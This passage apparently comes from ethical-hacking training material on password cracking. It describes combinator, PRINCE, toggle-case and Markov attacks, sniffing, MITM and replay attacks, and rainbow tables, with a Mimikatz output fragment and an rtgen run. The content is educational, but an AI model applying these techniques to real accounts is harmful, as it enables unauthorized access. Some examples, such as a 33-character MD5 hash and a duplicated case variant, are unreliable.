         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : user
         * Domain   : test-PC-x64
         * Password : t3stus3r
...
```

Figure 6.17: Screenshot of Mimikatz



Other Active Online Attacks

Combinator Attack	Attackers combine the **entries of the first dictionary** with those of the **second dictionary** to generate a **new wordlist** to crack the password of the target system
Fingerprint Attack	Attackers break down the **passphrase into fingerprints** comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a **single input dictionary** to build chains of combined words
Toggle-Case Attack	Attackers try all possible combinations of **upper and lower cases** of a word present in the input dictionary
Markov-Chain Attack	Attackers gather a password database and **split each password** entry into **2- and 3-character long syllables**; using these character elements, a new alphabet is developed, which is then matched with the existing password database

Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

  Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word ‘`password`’, this technique would create fingerprints “`p`”, “`a`”, ”`s`”, ”`s`”, ”`w`”, ”`o`”, ”`r`”, “`d`”, “`pa`” , “`ss`”, “`wo`”, “`rd`”, etc. Attackers usually perform this attack to crack complex passwords such as “`pass-10`”.

To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  … etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is “`xyz`”, the following set of combinations is generated:

  `Xyz`

  `Xyz`

  `XYz`

  `XYZ`

  `xYz`

  … etc.


  The success rate of this attack is low for the following reasons:

  - If users use upper-case letters, they either use it in the first place or in between the word
  - In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

- **Markov-Chain Attack**

  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these character elements, a new alphabet is developed, which is then matched with the existing password database.


In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.



Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system

Wire Sniffing → **Computationally Complex** → **Hard to Perpetrate**



Passive Online Attacks: Man-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Passive Online Attacks

- **Wire Sniffing**

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.




Figure 6.18: Wire sniffing

As sniffers gather packets at the data link layer, they can grab all the packets on the LAN of the machine running the sniffer program. This method is relatively hard to perpetrate and computationally complicated. This is because a network with a hub implements a broadcast medium that all systems share on the LAN. The LAN sends the data to all machines connected to it. If an attacker runs a sniffer on one system on the LAN, he/she can gather data sent to and from any other system on the LAN. The majority of sniffer tools are ideally suited to sniff data in a hub environment. These tools are passive sniffers, as they passively wait for data transfer before capturing the information. They are efficient at imperceptibly gathering data from the LAN. The captured data may include passwords sent to remote systems during FTP, rlogin sessions, and electronic mail. The attacker uses these sniffed credentials to gain unauthorized access to the target system. There are a variety of tools available on the Internet for passive wire sniffing.

- **Man-in-the-Middle and Replay Attacks**

  When two parties are communicating, a man-in-the-middle (MITM) attack can take place, in which a third party intercepts a communication between the two parties without their knowledge. The third party eavesdrops on the traffic and then passes it along. To do this, the "man in the middle" has to sniff from both sides of the connection simultaneously. In an MITM attack, the attacker acquires access to the communication channels between the victim and server to extract the information. This type of attack is often used in telnet and wireless technologies. It is not easy to implement such attacks owing to the TCP sequence numbers and the speed of the communication. This method is relatively hard to perpetrate and can sometimes be broken by invalidating the traffic.




Figure 6.19: Main-in-the-middle and replay attacks

In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access. The attacker uses this type of attack to replay bank transactions or similar types of data transfer, in the hope of replicating and/or altering activities, such as banking deposits or transfers.

Offline Attacks: Rainbow Table Attack

Rainbow Table	A rainbow table is a precomputed table that contains word lists like **dictionary files**, **brute force lists**, and their **hash values**
Compare the Hashes	The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
Easy to Recover	It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**


Precomputed Hashes

```
1qazwed  ········> 4259cc34599c530b28a6a8f225d668590
hh021da  ········> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf ········> 3cd696a8571a843cda453a229d741843
sodifo8sf ·······> c744b1716cbf8d4dd0ff4ce31a177151
```

Tool to Create Rainbow Tables: rtgen

- The rtgen program needs **several parameters** to generate a rainbow table. The syntax for the command line is as follows:

Syntax: `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`



```
C:\Users\Admin\Desktop\rainbowcrack-1.7-win64>rtgen md5 loweralpha-numeric 1 7 0 1000 4000000 0
                         rainbow table md5_loweralpha-numeric#1-7_0_1000x4000000_0.rt parameters
hash algorithm:          md5
hash length:             16
charset name:            loweralpha-numeric
charset data:            abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex:     61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78
79 7a 30 31 32 33 34 35 36 37 38 39
                                                   charset length:         36
plaintext length range: 1 - 7
reduce offset:           0x00000000
plaintext total:         80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
65536 of 4000000 rainbow chains generated (0 m 6.6 s)
131072 of 4000000 rainbow chains generated (0 m 7.7 s)
196608 of 4000000 rainbow chains generated (0 m 6.6 s)
262144 of 4000000 rainbow chains generated (0 m 6.7 s)
327680 of 4000000 rainbow chains generated (0 m 6.7 s)
393216 of 4000000 rainbow chains generated (0 m 6.7 s)
458752 of 4000000 rainbow chains generated (0 m 7.0 s)
524288 of 4000000 rainbow chains generated (0 m 7.0 s)
589824 of 4000000 rainbow chains generated (0 m 6.5 s)
655360 of 4000000 rainbow chains generated (0 m 6.7 s)
```

http://project-rainbowcrack.com

Offline Attacks: Distributed Network Attack

- A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password-protected files** using the unused processing power of machines across the network

- The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network
- The DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network
- The DNA Client **runs in the background** consuming only unused processor time
- The program combines the processing capabilities of all the clients connected to the network and uses it to **crack the password**

Offline Attacks

Offline attacks occur when the intruder checks the validity of passwords. He/she observes how the password is stored. If the usernames and passwords are stored in a readable file, it becomes easy for the attacker to gain access to the system. Hence, it is important to protect the list of passwords and keep it in an unreadable form, preferably encrypted.

Offline attacks, although time-consuming, are successful due to their small keyspace and short length. Notably, different password-cracking techniques are available on the Internet.

Two examples of offline attacks are as follows:

1. Rainbow table attack
2. Distributed Network Attack

- **Rainbow Table Attack**

  A rainbow table attack uses the cryptanalytic time–memory trade-off technique, which requires less time than other techniques. It uses already-calculated information stored in memory to crack the encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, known as a rainbow table, in advance.

  Rainbow Table: A rainbow table is a precomputed table that contains word lists like dictionary files and brute-force lists and their hash values. It is a lookup table specially used in recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

  Computed Hashes: An attacker computes the hash for a list of possible passwords and compares it to the pre-computed hash table (rainbow table). If attackers find a match, they can crack the password.

  Compare the Hashes: An attacker captures the hash of a password and compares it with the precomputed hash table. If a match is found, then the password is cracked. It is easy to recover passwords by comparing captured password hashes to the pre-computed tables.

  Examples of pre-computed hashes:



1qazwed
4259cc34599c530b28a6a8f225d668590
hh021da
c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf
3cd696a8571a843cda453a229d741843
sodifo8sf
c744b1716cbf8d4dd0ff4ce31a177151

Figure 6.20: Pre-computed hashes

  Tool to Create Rainbow Tables: rtgen

